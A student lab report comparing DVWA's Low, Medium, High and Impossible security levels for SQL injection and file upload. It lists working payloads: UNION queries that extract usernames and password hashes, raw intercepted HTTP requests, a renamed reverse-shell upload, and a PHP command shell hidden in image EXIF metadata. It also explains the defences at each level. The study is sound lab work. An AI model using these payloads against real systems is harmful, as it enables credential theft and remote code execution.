
Project 1: DVWA Security Level Comparison Project

Objective

The objective of this project is to **compare how Damn Vulnerable Web Application (DVWA) behaves at different security levels** (Low, Medium, High, Impossible) by observing:

- Which payloads work at each level
 - How exploitation difficulty changes
 - What **defense mechanisms** are introduced at higher levels
-

Vulnerabilities Selected

1. **SQL Injection**
2. **File Upload**

These vulnerabilities were chosen because they represent input-based attacks and server-side execution risks, both common in real-world web applications.

Test Environment


- Operating System: Kali Linux
 - Web Application: Damn Vulnerable Web Application (DVWA)
 - Security Levels Tested: Low, Medium, High, Impossible
-

Vulnerability 1: SQL Injection

1.1:Low Security Level

Payload Used

`1' or '1'='1`



The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field and a "Submit" button. Below the form, several user entries are displayed in red text:
ID: 1' or '1='1
First name: admin
Surname: admin

ID: 1' or '1='1
First name: Gordon
Surname: Brown


ID: 1' or '1='1
First name: Hack
Surname: Me

ID: 1' or '1='1
First name: Pablo
Surname: Picasso

ID: 1' or '1='1
First name: Bob
Surname: Smith

SQL Injection authentication bypass using OR condition

1' order by 2#



The screenshot shows the DVWA application interface. The sidebar menu is identical to the previous one. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field and a "Submit" button. Below the form, a single user entry is displayed in red text:
ID: 1' order by 2#
First name: admin
Surname: admin

Below the form, there is a section titled "More Information" containing a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Determining column count using ORDER BY clause

1' UNION select user(),database() #

The DVWA SQL Injection interface is shown. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, and Authorisation Bypass. The main content area has a title "Vulnerability: SQL Injection". A form field "User ID:" contains "1' Union select user(),database()#". Below it, two sets of results are displayed in red text:
ID: 1' Union select user(),database()#
First name: admin
Surname: admin

ID: 1' Union select user(),database()#
First name: user@localhost
Surname: dvwa

Database user and database name enumeration

```
1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE
table_schema = 'dvwa' #
```

The DVWA SQL Injection interface is shown again. The sidebar and title are identical. The main content area shows a series of UNION SELECT queries being injected and their results:
ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa'
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa'
First name: users
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa'
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa'
First name: access_log
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa'
First name: security_log
Surname:

Enumeration of database tables from information_schema

```
1' UNION select column_name, NULL from information_schema.columns where table_name='users' #
```

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, and About. The main area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field and a "Submit" button. Below the form, a series of red error messages are displayed, each showing a different column name from the users table:

- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: admin
Surname: admin
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: USER
Surname:
- ID: 1'Union select column name ,NULL from information_schema.columns Where table_name='users'
First name: PASSWORD_ERRORS
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: PASSWORD_EXPIRATION_TIME
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: user_id
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: first_name
Surname:
- ID: 1'Union select column name ,NULL from information_schema.columns Where table_name='users'
First name: last_name
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: password
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: avatar
Surname:
- ID: 1'Union select column name ,NULL from information_schema.columns Where table_name='users'
First name: last_login
Surname:
- ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'

Enumeration of column names from users table

```
1' UNION select user,password from users #
```

The screenshot shows the DVWA SQL Injection interface. The sidebar and main area are identical to the previous screenshot, but the error messages have been modified to show extracted data:

- ID: 1'Union select user,password from users #
First name: admin
Surname: admin
- ID: 1'Union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1'Union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1'Union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1'Union select user,password from users #
First name: pablo
Surname: 6d107d0915bbe40cade3de5c71e9e9b7
- ID: 1'Union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

[More Information](#)

Extracted usernames and password hashes

Observation

At Low security, DVWA directly concatenates user input into SQL queries without validation. This allows full control over the SQL query and complete database compromise.

Defense Mechanism

- None implemented
-

1.2:Medium Security Level

The screenshot shows the DVWA application interface at the Medium security level. The main title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with the following items:


- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection** (highlighted in green)
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)

The main content area displays the following form:

User ID:

Below the form, under the heading "More Information", is a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>



```
POST /DVWA/vulnerabilities/sql1/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sql1/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
Connection: keep-alive
id=2&Submit=Submit
```

At Medium security, user input is passed as URL parameters (e.g., id=2&Submit=Submit).

Payloads That Worked

id=0 union select 1,2 #

```
POST /DVWA/vulnerabilities/sql1/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 37
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sql1/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
Connection: keep-alive
id=0 union select 1,2 #&Submit=Submit
```

Request Response

Pretty Raw Hex Render



Vulnerability: SQL Injection

User ID:

ID: 0 union select 1,2 #
First name: 1
Surname: 2

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Successful UNION SELECT test at Medium security

id=0 union select user,password from dvwa.users

Request Response

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/sqlil/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 66
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
6 sec-ch-ua-mobile: ?
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/DVWA/vulnerabilities/sqlil/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
21 Connection: keep-alive
22
23 id=0 union select user,password from dvwa.users # #&Submit=Submit

```

```

User ID: 1 Submit

ID: 0 union select user,password from dvwa.users # #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0 union select user,password from dvwa.users # #
First name: gordorb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0 union select user,password from dvwa.users # #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0 union select user,password from dvwa.users # #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0 union select user,password from dvwa.users # #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

SQL Injection credential extraction at Medium security


Observation

Basic payloads like '`' OR '1'='1`' no longer work. However, **UNION-based SQL Injection** is still possible by carefully crafting parameters.


Defense Mechanism Added

- Blacklist-based input filtering
 - Dynamic SQL queries still used
-

1.3:High Security Level



The screenshot shows the DVWA application's navigation menu on the left, with "SQL Injection" selected. The main content area displays the title "Vulnerability: SQL Injection" and a message: "Click [here to change your ID.](#)". Below this is a code snippet showing a successful SQL injection payload: "ID: 1 First name: admin Surname: admin". A "More Information" section is present, and a Firefox browser window in the foreground shows the URL <http://127.0.0.1/DVWA/vulnerabilities/sql/session-input.php#>.



This screenshot is similar to the one above, but the "Submit" button has been clicked. The main content area now shows the results of the SQL injection: "Session ID: 1". The Firefox browser window in the foreground shows the same URL as before, but the content of the page has changed to reflect the injected payload.

Payload That Worked

```
1' UNION select user,password from users #
```

The screenshot shows a browser window for 'SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox'. The URL is `http://127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#`. The page displays a session ID and a form with a single input field and a 'Submit' button. Above the form, there is a list of user records from the database:

```

Click here to change your ID.

ID: 1' Union select user,password from users #
First name: admin
Surname: admin

ID: 1' Union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' Union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' Union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' Union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' Union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

The sidebar on the left lists various security vulnerabilities, with 'SQL Injection' highlighted.

SQL Injection bypass at High security level

Observation

Although stricter filtering is applied, SQL Injection remains possible due to improper query handling.

Defense Mechanism Added

- Stronger input validation
 - No parameterized queries
-

1.4:Impossible Security Level

Observation

SQL Injection is not possible.

Defense Mechanism Added

- Prepared statements
 - Parameterized queries
-

SQL Injection Comparison Summary

Security Level	Exploitable	Defense Mechanism
Low	Yes	None
Medium	Yes	Blacklist filtering
High	Yes	Stronger validation
Impossible	No	Parameterized queries

Vulnerability 2: File Upload

2.1: Low Security Level

Observed Output

.../..../hackable/uploads/revshell.php successfully uploaded!

The screenshot shows the DVWA application interface. At the top, there's a navigation menu with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and Authorisation Bypass. Below the menu, the main content area has a title 'Vulnerability: File Upload'. It contains a form with a file input field labeled 'Choose an image to upload:' and a 'Browse...' button. A message below the button says 'No file selected.' There's also a 'Upload' button. Below the form, a red success message reads '.../..../hackable/uploads/revshell.php successfully uploaded!'. At the bottom of the page, under 'More Information', there are two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

reverseshell.php uploaded at Low security

Observation

DVWA does not validate file extension, MIME type, or content. A PHP reverse shell is uploaded and stored in a web-accessible directory.

Defense Mechanism

- None implemented
-

2.2:Medium Security Level

Blocked Attempt

Your image was not uploaded. We can only accept JPEG or PNG images.

Bypass Output

..../hackable/uploads/rshell.php.jpg successfully uploaded!

```
(kali㉿kali)-[~/Downloads]
$ mv reverseshell.php rshell.php.jpg
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security modules listed. The 'File Upload' module is currently selected, indicated by a green background. The main content area has a title 'Vulnerability: File Upload'. Below it, there's a form for uploading an image. A red message at the bottom of the form says '..././hackable/uploads/rshell.php.jpg successfully uploaded!'. The DVWA logo is at the top right.

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

..././hackable/uploads/rshell.php.jpg successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

File extension bypass using .php.jpg

Observation

DVWA only checks the file extension. Renaming the malicious file bypasses the restriction.

Defense Mechanism Added

- Extension-based filtering
-

2.3:High Security Level

Observed Output

..././hackable/uploads/galaxy.jpeg successfully uploaded!

Payload Used

```
exiftool -Comment=<?php echo system($_GET['cmd']);?>" galaxy.jpeg
```

```
(kali㉿kali)-[~/Downloads]
$ exiftool -Comment=<?php echo system($_GET["cmd"]);?> galaxy.jpeg
1 image files updated

(kali㉿kali)-[~/Downloads]
$ exiftool galaxy.jpeg
ExifTool Version Number : 13.25
File Name : galaxy.jpeg
Directory : .
File Size : 6.8 kB
File Modification Date/Time : 2025:12:13 05:17:02-05:00
File Access Date/Time : 2025:12:13 05:17:02-05:00
File Inode Change Date/Time : 2025:12:13 05:17:02-05:00
File Permissions : -rw-rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : <?php echo system($_GET["cmd"]);?>
Image Width : 263
Image Height : 192
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 263x192
Megapixels : 0.050
```

PHP payload injected into image EXIF metadata

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar has the DVWA logo. The main menu on the left includes options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and Authorisation Bypass. The central content area is titled "Vulnerability: File Upload". It displays a form with a file input field labeled "Choose an image to upload:" and a "Browse..." button. Below the button is a message: "No file selected." To the right of the input field is a "Upload" button. A red success message at the bottom of the form area says ".../.../hackable/uploads/galaxy.jpeg successfully uploaded!". Below this message, there's a section titled "More Information" with two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

File upload bypassing using galaxy.jpeg file

Observation

DVWA verifies that the file is a valid image but does not sanitize metadata. PHP code can be hidden in EXIF data.

Defense Mechanism Added

- MIME type validation
 - No metadata sanitization
-

2.4:Impossible Security Level

Observed Output

7dd422a69044fdf24f4ec1e9ce95de6c.jpeg successfully uploaded!

The screenshot shows the DVWA interface. On the left is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area has a title 'Vulnerability: File Upload'. It contains a form with a 'Choose an image to upload:' label, a 'Browse...' button followed by the path 'galaxy.jpeg', and an 'Upload' button. Below the form, a message in red text reads '7dd422a69044fdf24f4ec1e9ce95de6c.jpeg successfully uploaded!'. At the bottom of the main area, there's a 'More Information' section with two links:

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

Randomized filename at Impossible security

Observation

Although upload is allowed, exploitation is prevented due to strict validation and secure file handling.

Defense Mechanism Added

- Randomized filenames
- Strict MIME & content validation

- Non-executable upload directory
-

File Upload Comparison Summary

Security Level	Exploitable	Defense Mechanism
Low	Yes	None
Medium	Yes	Extension check
High	Partial	MIME validation
Impossible	No	Full validation & secure storage

Conclusion:

This project demonstrates that DVWA gradually improves security by:

- Adding input filtering
 - Strengthening validation logic
 - Finally implementing secure coding practices at Impossible level
-